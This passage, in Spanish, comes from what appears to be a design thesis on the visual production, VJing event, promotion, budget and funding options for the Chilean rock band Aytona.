
Personajes. La ilustración representa imágenes vectorizadas; Las formas son estilizadas con mayor tendencia a las curvas, sobre todo en los personajes. En cuanto al color, el personaje y los enemigos poseen colores degradados con el fin de generar sombras y sectores de luces en la ilustración. Se generaron alrededor de 3 sprites por cada personaje, para posteriormente realizar la animación en Adobe Flash.

Armas. Son los proyectiles que lanza el personaje desde su nave espacial. Estos fueron creados en el software Particle Illusions y son emitters de partículas direccionadas con formas circulares los cuales

van generándose de manera aleatoria tanto en tamaño como en colores, pero con una tendencia a colores cálidos como naranjos, amarillos y castaños claros. Además se añaden animaciones de explosiones, simulando la eliminación de los enemigos.

Espacio. El escenario del videojuego es una fotocomposición de un espacio en donde se mezclaron fotografías del espacio y elementos vectorizados que simulan la velocidad del juego. El color es oscuro permitiendo resaltar a los personajes sobre el fondo.

Juego de Aytona 2000, en donde se hace una referencia al videoclip de la banda, con la diferencia de que el protagonista es el personaje Aytona y no los integrantes de la banda.



El tiempo Aun Brilla. Partículas

Para esta canción se utilizó el software Particle Illusions en el cuál se generaron emitters de luces y partículas para formar la composición sobre un fondo oscuro. Se experimentaron diversas texturas, colores y formas de las partículas. Algunas composiciones se realizaron con animaciones aleatorias, así como otras con vectores que direccionaban el movimiento.

3.4.5 Post Producción

En esta etapa se editó todo el material realizado tanto del footage del material audiovisual como las ilustraciones realizadas para montar los clips. Como esquema general, cada canción tiene una serie de clips asociados para realizar la performance de VJing a tiempo real, los cuales son editados y determinados por los compases 4/4 de cada canción.

Los videos fueron exportados en formato .MOV en una resolución de 800 x 600, explicado con anterioridad en el sub capítulo de criterios de diseño. A método de optimización de recursos del programa Arkaos Grand VJ, algunos videos se exportaron fusionados y en secuencia uno tras otro, debido a que el programa de VJing registra un video a cada tecla al momento de la improvisación de la performance visual, motivo por el cual, las teclas serían insuficientes para la cantidad de clips que se requieren.

Para tener una mayor comprensión del proceso de post producción se determinaran las etapas por cada canción de la banda Aytona.

Aytona 2000. Grabación con croma.

Los videos provenientes del footage de la grabación, fueron editados en el programa After Effects, en donde se les aplicó el efecto de Keylight el cual elimina y regula la presencia del croma en los videos, lo que permite superponer a las personas sobre otros escenarios y fondos.

Se hizo una selección del material apropiado tanto conceptual como visual de la grabación de los videos, en donde se determinó un total de 3 a 4 videos por cada actor de una duración de 2,5 segundos aproximados cada uno. Se escogieron tomas con planos generales y primeros planos, la primera para destacar el baile de los actores y la segunda para observar las expresiones de los rostros y del cuerpo.


Los fondos fueron exportados desde el programa Particle Illusion. Este software permite regular el tiempo, las formas y la cantidad de cada partícula provenientes desde la librería. En relación al ritmo, los compases y el tiempo de la canción Aytona 2000, se fueron exportando secuencias de partículas para ser editadas en After Effects.



El formato de exportación de las películas de Particle Illusion fue en PNG. Éste permite que la secuencia de imágenes posea un canal alfa de transparencia, calidad visual en la película y un menor peso a la hora de edición.

Una vez exportadas las partículas se procedieron a integrar en After Effects junto con el video. Se aplicaron efectos y correcciones tales como la saturación, el brillo y contraste, ajuste de capas o viñetas de difuminación, entre otros., con el fin de integrar figura y fondo en la composición.





Edición de Clips.

En el caso de los clips de la canción Garage, se compusieron elementos en el programa Adobe Flash CS4, para generar las animaciones de los elementos por separado, con el fin de integrarlos en After Effects. Para el caso del juego de carrera, en Flash se trabajó la carretera y los autos por separado del fondo, con el fin de simular la velocidad a la que se mueve el automóvil. Las animaciones se exportaron en secuencias de PNG. Éste material no se inició desde After, debido a que Flash es más óptimo para generar clips en secuencias de loop, a través de los símbolos gráficos o los clips de película.

Ya en After, se compusieron todas las secuencias de imágenes y se le otorgó movimiento al fondo; Además se realizaron algunas correcciones de colores. Finalmente se exportaron en formato .MOV.

Para los clips de Sombras, se realizó un procedimiento similar a la canción recién descrita, con la diferencia que el fondo se trabajó únicamente en After Effects, debido a la condición de las imágenes con código fotográfico.



Respecto de los clips de El tiempo aún brilla, se realizó la edición de la composición en After Effects en donde se integraron las secuencias de partículas de Particle Illusion y se integraron con el fondo.

En el caso de los clips de Hoy Fue, se editaron en After y se le aplicaron correcciones de color. Para la canción Mujer se aplicaron filtros de colores compuestos por variaciones de degradados de los colores corporativos de la banda.

Éste proceso explica con detalle la gestión del evento de VJing desde el punto de vista de la producción y la difusión. Además tiene como objetivo final justificar la necesidad de que la gestión de éste evento sea fundamental en el proceso de la creación de la identidad de la banda, debido a que es parte de la investigación de campo realizada anteriormente y estudia el contexto en el cuál se desenvuelven los músicos habitualmente.

3.5 Gestión del evento VJing

3.5.1 Produccion del evento.

La fiesta fue gestionada y trabajada en conjunto a las exigencias del Local. Como necesidad primera fue obligatoria crear la instancia de fiesta completa con todo lo que ello involucra, como por ejemplo, la contratación de DJ's para las horas posteriores a la tocata.


En una de las reuniones con la banda se determinó la presencia de un músico que abriera el show de la tocata, el cual fue un músico amigo, llamado Atermatta. Este DJ que compone música electrónica tiene un estilo musical llamado Protopunk.

Scouting / Búsqueda de Local

Uno de los primeros pasos que se realizó, posterior a la reunión con los Aytona, fue determinar en qué establecimiento nocturno se iba a realizar la fiesta y por consecuencia, el evento de VJing. Para ello y en conjunto con el Manager de la banda, se inició una búsqueda exhaustiva de la posibilidad de locales, definiendo con anterioridad las áreas posibles de abarcar en las cuales Aytona se ha presentado, como lo es el Barrio Bellavista, Barrio Brasil, Providencia, entre otros.

Se determinó el Bar Mala Vida, el cual poseía dependencias acordes a los requerimientos del evento, tales como los equipos técnicos para la proyección y para el concierto (micrófonos, amplificadores, atriles, cables en general, entre otros), así como de la ubicación geográfica, en un barrio ecléctico de recreación nocturna, esparcimiento, actividades culturales,

La forma de pago del arriendo se podía efectuar de dos maneras distintas, dependiendo de los posibles destinatarios de la fiesta. Se ofreció una posibilidad de arrendar el local para una fiesta privada con un costo de \$ 150.000, que permitía el cobro de entradas al precio que determinara el proyecto. La segunda posibilidad fue realizar un evento público a costo \$ 0, en el cual se ganara solo por concepto de entradas, admitiendo a todo tipo de personas que entrasen al local.



Plano de planta

Para más información ver el detalle en el CD Anexo, sección Plano de Planta.

Cronograma de Evento. Setlist Aytona

Canción	Tiempo
1.Mujer	03' 40"
2.Hoy Fue	03' 20"
3.24P	03' 30"
4.Interludio 1	01' 00"
5.El tiempo aun brilla	03' 50"
6.Garage	02' 50"
7.Sombras	03' 00"
8.Interludio 2	01' 00"
9.Aytona 2000	04' 00"
10.(Encore)*	08' 00"

* Terminó utilizado en la música, cuando la audiencia pide más canciones en los conciertos.

Total 34' 10"



10 de Marzo - 11 de Marzo

Cronograma Fiesta

DJ Gab Pinto, 00:00 - 01:00 hrs
Atermata 01:00 - 01:25 hrs
Aytona 01:50 - 02:25 hrs
DJ Gab Pinto 02:25 - 03:00 hrs
DJ Neon Ball 03:00 - 04:30 hrs
Cierre 04:30 - 05:00 hrs

Cronograma del evento

3.5.2 Difusión del evento.

El plan de difusión se fundamentó principalmente a través de la web y las redes sociales. Una vez realizado el plan de producción se procedió a buscar patrocinadores o mediapartners que permitieran una difusión más efectiva por las redes sociales. Esta etapa contó con la difusión del afiche del evento; La creación de un teaser promocional en formato de video para cuentas como youtube, vimeo o facebook; Y por último, la impresión de autoadhesivos con la marca de la banda, para ser entregados el día del evento.

Staff de Media Partners.

Fueron 3 sitios los que accedieron a ser Media Partners del evento; La revista Melómanos a través de su página web, IndieMusic Chile y POTQ.

POTQ es un webzine que posee noticias y contenidos de la música indie rock internacional y de bandas chilenas. Es conocida además por tener producciones audiovisuales en donde los grupos nacionales pueden darse a difundir, como POTQ Sessions, POTQ Live, etc. Para el evento realizado el 10 de marzo del presente año, POTQ realizó un concurso en donde sorteaba 3 entradas dobles para el día del evento. El concurso fue publicado el día anterior a la fiesta.

Revista Melómanos es otro webzine acerca de contenidos musicales, enfocados a un público más plural pero con la premisa de abarcar tanto bandas emergentes como internacionales. Cuentan con una revista que ya lleva 4 ediciones y que se descargan en pdf desde la página. Cabe destacar que en la primera edición hay una entrevista a la banda Aytona.

En función del evento, Revista melómanos además de difundir el evento, sorteó 2 entradas gratis a quienes escribieran un post en donde dejaran sus datos como nombre y su mail.

Indie Music Chile es otro webzine referente a la música emergente enfocado en la música indie rock, en donde además, se puede descargar música gratuita de bandas. En los días previos, publicaron el evento a través de su sitio web.



Afiche del evento.

En función de la difusión del evento una pieza fundamental fue la creación del afiche del evento, el cual tenía como objetivo tener presencia a través de sitios web como de las redes sociales. Además se imprimió una cantidad de ejemplares, que se pegaron en lugares asociados a públicos juveniles, espacios de recreación, locales nocturnos y universidades, entre otros.

El formato en que se trabajó fue determinado por la impresión de los afiches, las cuales fueron diseñadas en formato tabloide e impresas en láser; Además se realizaron dos versiones, un archivo para formato web exportado en .PNG y otra para impreso, exportado en PDF y JPEG de alta calidad.

En el marco de las propuestas definidas con anterioridad para el Videoclip y el evento de VJing, los videojuegos de referencia y los colores corporativos tienden a estar relacionados a la invasión alienígena, utilizándose como uno de conceptos principales de esta pieza visual. La estética de imágenes, fotografías y piezas visuales que se encuentran en internet sobre la abducción alienígena, se caracterizan por utilizar colores con alto contraste que varían desde los verdes fluorescentes a los azules hasta los violetas oscuros, aludiendo a elementos como OVNIS, el espacio sideral, constelaciones, luces, etc.

La definición relaciona la descripción recién descrita con el contexto urbano que identifica a la banda, planteándose entonces que el evento es una invasión e irrupción de la banda Aytona en la ciudad con su nueva propuesta tanto musical y visual. En el afiche se ilustra el contexto del barrio en donde en cual se desarrolla el evento, tomando como referencia edificios, como la Moneda, La torre Entel , la torre Telefónica y cerros como el San Cristóbal o Santa Lucía, todos paisajes de la avenida principal de la metrópolis, la Alameda Bdo. O'higgins.

El estilo de ilustración del afiche proviene de la tipología de los dibujos animados, con perspectivas distorsionadas pero sin la utilización de bordeados, en donde destacan los colores degradados generando luces y sombras en los elementos de la composición. Uno de estos ejemplos es la serie animada Rocko's Modern Life, una serie emitida en los años 90 por la cadena de televisión Nickelodeon; Las ilustraciones de la ciudad siempre representaban un mundo distorsionado con tendencias a las curvas y ángulos de inclinación que daban cuenta de un entorno visual que rompe los esquemas formales de representación clásicos de una ciudad con características como líneas rectas y colores oscuros y grisáceos.



La estructura morfológica del diseño se basa en una construcción focalizada a través de líneas que dirigen el recorrido visual tanto de las ilustraciones como del orden de lectura de los enunciados referentes a los datos de la fiesta.

En relación a la presencia cromatológica, se utilizan variaciones de los colores corporativos de la banda, con mayor presencia en la nave espacial y en la ciudad. La paleta cromática además incluye degradados de azules y celestes referentes al cielo, y la presencia de tonalidades amarillas de las luces tanto de la ciudad como de la nave.

En cuanto a la tipografía, en los enunciados del evento se utilizó la tipo Bebas, descargada gratuitamente de internet. Ésta es una tipo sans-serif de palo grueso con líneas rectas y definidas. Se utilizó verde y amarillo para diferenciar los enunciados, los cuales tienen un efecto de sombreado de color violeta.

Teaser del Evento

A método de difusión viral se realizó un teaser del evento con una duración aproximada de 30 segundos que fue puesto a disposición a todas las redes sociales a las que la banda está adscrita incluyendo sus sitios, sus cuentas personales y su página web. Este tuvo como objetivo mostrar una selección de los clips de VJing, generando alta tensión y expectativas tanto para los seguidores de la banda como para las personas interesadas en el proyecto.

Autoadhesivos

A método de merchandising se entregaron autoadhesivos en el evento con variaciones de la marca, con distintas pantallas y disposición de los elementos.





Pruebas VJing.

El software Arkaos Grand VJ permite la reproducción de clips visuales en performance a tiempo real. El programa permite conectores externos de hardware como dispositivos MIDI o teclados MIDI, para determinar las secuencias visuales a reproducir. Fue necesario dedicar tiempo para armar la composición de las visuales, agrupándolas por canciones y generando un mapa de acción para la reproducción a tiempo real.

Fueron necesarias pruebas de acción previas a la performance visual, por lo que se implementaron proyecciones visuales en tocatas anteriores a la del evento, una en Discoteque Blondie y otra en Teatro Circus OK como Invitados del Festival Juventud Providencia.



3.5.3 Día del Evento

El evento tuvo resultados satisfactorios tanto para la banda como para los espectadores. Fue vital la presencia de camarógrafos y fotógrafos con el fin de registrar material para el video recopilatorio que incluye la investigación de campo, la filmación del evento y el backstage. El cronograma del evento se cumplió regularmente, en donde se percató un atraso del músico invitado, pero que no influyó en la totalidad del proceso.

La convocatoria fue alta, percatándose un aproximado de 150 entradas, lo que mantuvo la audiencia que regularmente tiene el local Mala Vida.











Parte 4 Presupuesto y Financiamiento



1.1 Presupuesto



Honorarios Profesionales

175 hrs. Profesionales

Director del Proyecto	\$ 520.000
Diseñador Gráfico	\$ 434.280
Ilustrador	\$ 180.000
Total	\$ 1.134.280

Costo Materiales*

Total	\$ 238.731
--------------	-------------------

TOTAL VIDEOCLIP \$ 1.373.011

Etapas de Videoclip

1. Planificación de Diseño
2. Ilustración
3. Animación
4. Entrega
5. Difusión Web

Honorarios Profesionales

250 hrs. Profesionales

Director del Proyecto	\$ 620.000
Productor	\$ 119.000
Diseñador Gráfico	\$ 304.560
Diseñador Post-Produccion	\$ 304.560
Ilustrador	\$ 36.000
Camarógrafo	\$ 170.000
Actor 1	\$ 21.000
Actor 2	\$ 7.000
Actor 3	\$ 7.000
Actor 4	\$ 7.000
Actor 5	\$ 7.000
Actor 6	\$ 7.000
Tramoya	\$ 7.500
Total	\$ 1.617.620

Etapas VJing

1. Planificación de diseño
2. Rodaje
3. Diseño e ilustraciones
4. Post Producción

Costo Materiales*

Total

\$ 323.618

TOTAL VJING

\$ 1.941.238



Honorarios Profesionales

209 hrs. Profesionales

Director del Proyecto	\$ 470.000
Productor	\$ 385.000
Diseñador Gráfico	\$ 101.520
Diseñador Post-Produccion*	\$ 73.320
Camarógrafo1	\$ 40.000
Camarógrafo2	\$ 30.000
Fotógrafo	\$ 24.000
DJ1	\$ 20.000
DJ2	\$ 20.000
Músico Invitado	\$ 20.000
Tramoya	\$ 12.000
Total	\$ 1.678.442

Etapas Gestión Evento

- 5. Producción de evento
- 6. Difusión del evento
- 7. Evento

Costo Materiales*

Total	\$ 482.602
--------------	-------------------

TOTAL VJING

\$ 1.678.442



Costo Total Proyecto



Imagen de Marca

\$ 211.520



Videoclip

\$ 1.229.482



VJing

\$ 3.539.680



CD Cover*

\$ 360.600



Material Audiovisual*

\$ 550.000

*Para mas detalle, ver CD Anexo,
Presupuesto y Flujo de Caja

TOTAL

\$ 5.891.282

Hoy en día, son muy pocas las bandas emergentes de Rock en Chile que cuentan con los recursos suficientes como para generar ingresos significativos en su desarrollo en el ámbito de la industria musical, a nivel de las producciones fonográficas, difusión y música en vivo. Muchos grupos se ven en la obligación de externalizar sus funciones de autogestión, difusión y producción de lenguajes asociados al ámbito musical, debido a que intentar surgir en la industria musical es un trabajo arduo que muchas veces necesita de redes de contactos, oportunidades de reconocimiento o a veces el respaldo de sellos discográficos.

Las redes sociales y algunos sellos digitales o net-labels, por su parte, han beneficiado la difusión gratuita y reconocimiento de bandas emergentes, sin embargo es el área de la música en vivo la que aún no puede autosustentarse como una opción válida de desarrollo tanto económico como de presencia en la industria musical.

Referente al proyecto las opciones de financiamiento se pueden traducir a cuatro tipos de iniciativas económicas, las cuales son: Fondos concursables estatales, Iniciativas de donaciones culturales de privados para el desarrollo público de la cultura, Patrocinio de privados y la autogestión en conjunto a la banda musical Aytona.

Fondo Concursable Área Nuevos Medios

Es un fondo estatal proporcionado por el Consejo Nacional de la Cultura y las Artes que se entrega anualmente. Tiene el objetivo de promover nuevas áreas emergentes relacionadas a la creación artística para profesionalizarlas y difundirlas, con fines educativos y de creación de audiencias.

Estos proyectos abarcan áreas multimediales, referidas a la incorporación de disciplinas en un mismo proyecto, como el arte, el diseño, la música, la arquitectura o las ciencias, entre otros. También pueden ser proyectos transmediales en donde las disciplinas en específico van a formar un proyecto en concreto.

Las disciplinas asociadas a este fondo concursable pueden ser lenguajes como el videoarte, videodanza, sound art, instalaciones interactivas, performance, arte digital, animaciones, motion graphics, proyecciones en espacios públicos y otras formas de creación que incluyan elementos de experimentación artística e innovación.

Este concurso ofrece diversas modalidades de postulación, siendo la más idónea para el proyecto la de Creación de Nuevos Medios, en la fase A,

1.2 Financiamiento

la que está determinada a proyectos emergentes. Esta área financia proyectos de creación y producción de nuevos lenguajes, obteniendo como resultados obras de carácter experimental.

El monto máximo de financiación para la fase A de este fondo son 50 millones de pesos chilenos y además tienen una duración de 12 meses para ser utilizados que deben estar comprendidos entre enero y diciembre del año, que para el caso del proyecto Aytona, la postulación deberá realizarse para el año 2013.

Ley de Donaciones Culturales

Tiene por objeto fomentar la inversión privada en el financiamiento de proyectos artístico culturales, otorgando a quienes invierten (los donantes) un beneficio tributario, consistente en otorgar un crédito tributario equivalente al 50% de las donaciones realizadas, al momento de pagar el Impuesto a la Renta (ya sea Primera Categoría o Global Complementario), con un tope anual de 14 mil UTM de donaciones.

El procedimiento para poder acceder a una donación, consiste en que los interesados deben presentar un proyecto ante el Comité Calificador de Donaciones Culturales Privadas, especificando los datos del beneficiario. Además se debe describir el proyecto cultural, considerando investigaciones, cursos, etc, que se pretende desarrollar, como asimismo, se debe especificar el tiempo de ejecución del proyecto (no puede exceder un lapso de dos años), la cantidad de dinero necesaria y el uso que se le dará a los fondos, y por último, la trascendencia o significado que tendrá el proyecto en la investigación, desarrollo, y difusión de la cultura y el arte.

Una vez entregados todos los antecedentes descritos, el Comité Calificador deberá aprobar o

rechazar el proyecto en un plazo de 60 días. Si se rechaza, se puede apelar presentando nuevos antecedentes, para que el Comité resuelva en el plazo de 60 días.

Si el proyecto es aprobado, se cuenta con un plazo de dos años para que se materialice. Por lo tanto, es importante que ya se haya gestionado previamente el aporte de un donante, ya que la aprobación del Comité Calificador no garantiza de modo alguno que se obtendrá el financiamiento de un donante; sólo constituye un requisito para poder acogerse al sistema de donaciones culturales.

Los beneficiarios de las donaciones pueden ser: Universidades o Institutos Profesionales reconocidos por el Estado, bibliotecas abiertas al público, museos abiertos al público sin fines de lucro, organizaciones comunitarias cuyo objeto sea la investigación, desarrollo y difusión de la cultura y el arte (constituidas según la ley N°19.418), y corporaciones o fundaciones sin fines de lucro cuyo objeto sea la investigación, desarrollo y difusión de la cultura y el arte.

Para obtener los beneficios de la Ley de Donaciones es necesario asociarse a una entidad sin fines de lucro que represente al proyecto al mo-

mento de la postulación. Cabe destacar que la asociación de esas instituciones, organizaciones o corporaciones con el proyecto pueden determinar cambios en las estructuras en la que se sustenta el proyecto, debido a nuevas condiciones que se puedan presentar, como la incorporación de publicidad de las entidades, la definición de nuevas locaciones para el evento u otras variables que lejos de perjudicar la planificación, podrían representar un factor favorable en el desarrollo y ejecución del proyecto

A continuación se detallarán algunas agrupaciones propicias para la asociación con el proyecto.

Fundación Víctor Jara.

Es una organización sin fines de lucro y que posee personalidad jurídica. Esta fundación ha velado por preservar la vida y obra del cantautor nacional a través de estudios de investigación o expresiones culturales y artísticas.

Posee dependencias y actividades no sólo relacionadas con el cantautor, tales como el Galpón Víctor Jara, en donde se realizan eventos y espectáculos de difusión de la música chilena en general, con especial énfasis en bandas emergentes. Desde éste punto de vista, el proyecto se puede

enmarcar dentro de las áreas que la fundación promueve en donde representa y se posiciona como nuevos lenguajes artísticos y experimentales de referencia. Además, puede ser esta misma fundación la que otorgue su espacio y dependencias para la realización del proyecto, sobre todo en la fase de la realización del evento de VJing.

Corporacion Cultural Arte Alameda.

Es una institución privada sin fines de lucro proveniente del Cine Arte Alameda, la cual fomenta el desarrollo cultural sirviendo de plataforma de creación difusión y soporte de disciplinas artísticas como el cine, las artes visuales, la música, la danza y la literatura, entre otros. A través de esta corporación y con las dependencias del Cine Arte Alameda, se han realizado diversos espectáculos y eventos relacionados con la cultura, como festivales artísticos, ciclos de cine o ciclos de música popular. Está ubicada en la avenida Libertador Bdo. Ohiggins #139, entre metro Baquedano y Católica, en la comuna de Stgo. Centro.

Para el proyecto, esta corporación representaría una gran oportunidad de asociación debido a que el centro cultural es uno de los principales exponentes en la difusión y desarrollo de la música en vivo de bandas emergentes, a nivel na-

cional y local, a través de fiestas, eventos y ciclos de música denominados El Living. Por último la ubicación geográfica de la corporación resulta un factor positivo en la ejecución del proyecto, debido a que se sitúa en un barrio (Lastarria, Parque Forestal) ligado a la recreación nocturna, el esparcimiento y las actividades culturales, siendo acorde a los requerimientos del proyecto.

Centros Culturales

Otras instituciones que pueden ser acordes a la iniciativa del proyecto pueden ser centros culturales sin fines de lucro que fomenten el desarrollo de nuevos lenguajes y disciplinas dentro del medio artístico, tales como Centro Cultural Espacio Matta, ubicado en la comuna de la Granja o la Corporación Cultural de Ñuñoa, en donde se realizan actividades que promueven disciplinas como las audiovisuales, musicales, teatro, etc. Estos centros culturales podrían permitir el desarrollo del evento, pero tendría que reestructurarse la propuesta del concepto de "tocata" definido en el proyecto, debido a que no son establecimientos asociados a la recreación y el esparcimiento de actividades nocturnas, en donde se desenvuelven habitualmente los músicos emergentes de rock.

Crear una organización sin fines de Lucro.

